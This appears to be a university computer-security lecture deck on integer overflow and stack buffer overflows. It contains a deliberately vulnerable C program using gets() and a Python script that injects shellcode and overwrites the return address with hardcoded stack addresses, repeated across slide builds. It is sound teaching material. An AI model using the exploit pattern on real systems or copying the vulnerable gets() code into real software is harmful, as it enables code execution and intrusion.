Roberto Guanciale

Computer Security
DD2395

System Security

Arithmetic Overflow

- An integer, which has not been properly checked, is incremented past the maximum possible value
- It may wrap to become a very small, or negative number
- Can lead to buffer overflows, if the integer is used to compute memory offsets, array indexes etc.

Arithmetic Overflow

- An integer, which has not been properly checked, is incremented past the maximum possible value
- It may wrap to become a very small, or negative number
- Can lead to buffer overflows, if the integer is used to computer memory offsets, array indexes etc.
- Can lead to violation of security policies
  - X = number of pointers (references) to the data structure D
  - Reuse the memory of D only when X is 0
  - Can we have a new pointer to D if X is 4294967295 = 2^32-1?

Arithmetic Overflow

- An integer, which has not been properly checked, is incremented past the maximum possible value
- It may wrap to become a very small, or negative number
- Can lead to buffer overflows, if the integer is used to computer memory offsets, array indexes etc.
- Can lead to violation of security policies
- Can lead to failures

Arithmetic Overflow

- An integer, which has not been properly checked, is incremented past the maximum possible value
- It may wrap to become a very small, or negative number
- Can lead to buffer overflows, if the integer is used to computer memory offsets, array indexes etc.
- Can lead to violation of security policy
- Can lead to failures
- Can lead to data corruption
  - my balance = -2147483648 SEK ~ -2 billion SEK
  - ask to borrow 1 SEK
  - my balance = +2147483647 SEK~ +2 billion SEK

Arithmetic Overflow/countermeasures

- Static analysis (e.g. symbolic execution)
- Use of special values (e.g. NaN in Java)
- Exceptions (e.g. Math.addExact(x,y) and ArithmeticException in Java)
- Numbers with arbitrary precision (e.g. Python)

Buffer Overflow - effects


- [S] Access to **S**ecret data
- [D] Corruption of program **D**ata
- [C] Unexpected transfer of **C**ontrol
- [V] Memory access **V**iolation
- [X] E**X**ecution of code chosen by attacker

S	D	C	V	X

Stack Buffer Overflow


- occurs when buffer is located on stack
  - used by Morris Worm
- local variables below saved **frame pointer** and **return address**
- overflow of a local buffer can potentially overwrite these key control elements

Example Shellcode




```
void hello(char * msg) {
  char buffer[128];
  printf("&msg adr %p\n", &msg);
  printf("msg adr %p\n", msg);
  printf("buffer adr %p\n", buffer);
  printf("enter the message for %s: \n", msg);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));

  gets(buffer);

  printf("message for %s is %s\n", msg, buffer);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr %p\n", &main);
  printf("hello adr %p\n", &hello);
  printf("mainTag adr %p\n", mainTag);
  hello(mainTag);
}
```

Example Shellcode




```
void hello(char * msg) {
  char buffer[128];
  printf("&msg adr %p\n", &msg);
  printf("msg adr %p\n", msg);
  printf("buffer adr %p\n", buffer);
  printf("enter the message for %s: \n", msg);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));

  gets(buffer);

  printf("message for %s is %s\n", msg, buffer);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr %p\n", &main);
  printf("hello adr %p\n", &hello);
  printf("mainTag adr %p\n", mainTag);
  hello(mainTag);
}
```




```
main adr 0x4006a2
hello adr 0x400586
mainTag adr 0x7fffffffdd00

&msg adr 0x7fffffffdc58
msg adr 0x7fffffffdd00
buffer adr 0x7fffffffdc60

enter the message for Roberto:

adr 0x7fffffffdd10
adr 0x400711
```


Example Shellcode



```c
void hello(char * msg) {
  char buffer[128];
  printf("&msg adr %p\n", &msg);
  printf("msg adr %p\n", msg);
  printf("buffer adr %p\n", buffer);
  printf("enter the message for %s: \n", msg);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));

  gets(buffer);

  printf("message for %s is %s\n", msg, buffer);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr %p\n", &main);
  printf("hello adr %p\n", &hello);
  printf("mainTag adr %p\n", mainTag);
  hello(mainTag);
}
```




```
main adr 0x4006a2
hello adr 0x400586
mainTag adr 0x7fffffffdd00

&msg adr 0x7fffffffdc58
msg adr 0x7fffffffdd00
buffer adr 0x7fffffffdc60

enter the message for Roberto:

adr 0x7fffffffdd10
adr 0x400711
```




```python
x = open("shell.bin").read()

sys.stdout.write(x)
sys.stdout.write("1"*(128 - len(x)))

sys.stdout.write(struct.pack("@I", 0xffffdd10))
sys.stdout.write(struct.pack("@I", 0x7fff))

sys.stdout.write(struct.pack("@I", 0xffffdc60))
sys.stdout.write(struct.pack("@I", 0x7fff))


sys.stdout.write("\n")
while True:
    #sys.stdout.write("ls -la\n")
    sys.stdout.write("echo hello\n")
    sys.stdout.write("echo hello >> hello.txt\n")
```


Example Shellcode



```c
void hello(char * msg) {
  char buffer[128];
  printf("&msg adr %p\n", &msg);
  printf("msg adr %p\n", msg);
  printf("buffer adr %p\n", buffer);
  printf("enter the message for %s: \n", msg);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));

  gets(buffer);

  printf("message for %s is %s\n", msg, buffer);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr %p\n", &main);
  printf("hello adr %p\n", &hello);
  printf("mainTag adr %p\n", mainTag);
  hello(mainTag);
}
```




```
main adr 0x4006a2
hello adr 0x400586
mainTag adr 0x7fffffffdd00

&msg adr 0x7fffffffdc58
msg adr 0x7fffffffdd00
buffer adr 0x7fffffffdc60

enter the message for Roberto:

adr 0x7fffffffdd10
adr 0x400711
```




```python
x = open("shell.bin").read()

sys.stdout.write(x)
sys.stdout.write("1"*(128 - len(x)))

sys.stdout.write(struct.pack("@I", 0xffffdd10))
sys.stdout.write(struct.pack("@I", 0x7fff))

sys.stdout.write(struct.pack("@I", 0xffffdc60))
sys.stdout.write(struct.pack("@I", 0x7fff))


sys.stdout.write("\n")
while True:
    #sys.stdout.write("ls -la\n")
    sys.stdout.write("echo hello\n")
    sys.stdout.write("echo hello >> hello.txt\n")
```


Example Shellcode



```c
void hello(char * msg) {
  char buffer[128];
  printf("&msg adr %p\n", &msg);
  printf("msg adr %p\n", msg);
  printf("buffer adr %p\n", buffer);
  printf("enter the message for %s: \n", msg);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));

  gets(buffer);

  printf("message for %s is %s\n", msg, buffer);
  printf("adr %p\n", *((void **)(buffer + 128)));
  printf("adr %p\n", *((void **)(buffer + 136)));
  return;
}

int main(int argc, char** argv) {
  char mainTag[16] = "Roberto";
  printf("main adr %p\n", &main);
  printf("hello adr %p\n", &hello);
  printf("mainTag adr %p\n", mainTag);
  hello(mainTag);
}
```




```
main adr 0x4006a2
hello adr 0x400586
mainTag adr 0x7fffffffdd00

&msg adr 0x7fffffffdc58
msg adr 0x7fffffffdd00
buffer adr 0x7fffffffdc60

enter the message for Roberto:

adr 0x7fffffffdd10
adr 0x400711
```




```python
x = open("shell.bin").read()

sys.stdout.write(x)
sys.stdout.write("1"*(128 - len(x)))

sys.stdout.write(struct.pack("@I", 0xffffdd10))
sys.stdout.write(struct.pack("@I", 0x7fff))

sys.stdout.write(struct.pack("@I", 0xffffdc60))
sys.stdout.write(struct.pack("@I", 0x7fff))


sys.stdout.write("\n")
while True:
    #sys.stdout.write("ls -la\n")
    sys.stdout.write("echo hello\n")
    sys.stdout.write("echo hello >> hello.txt\n")
```

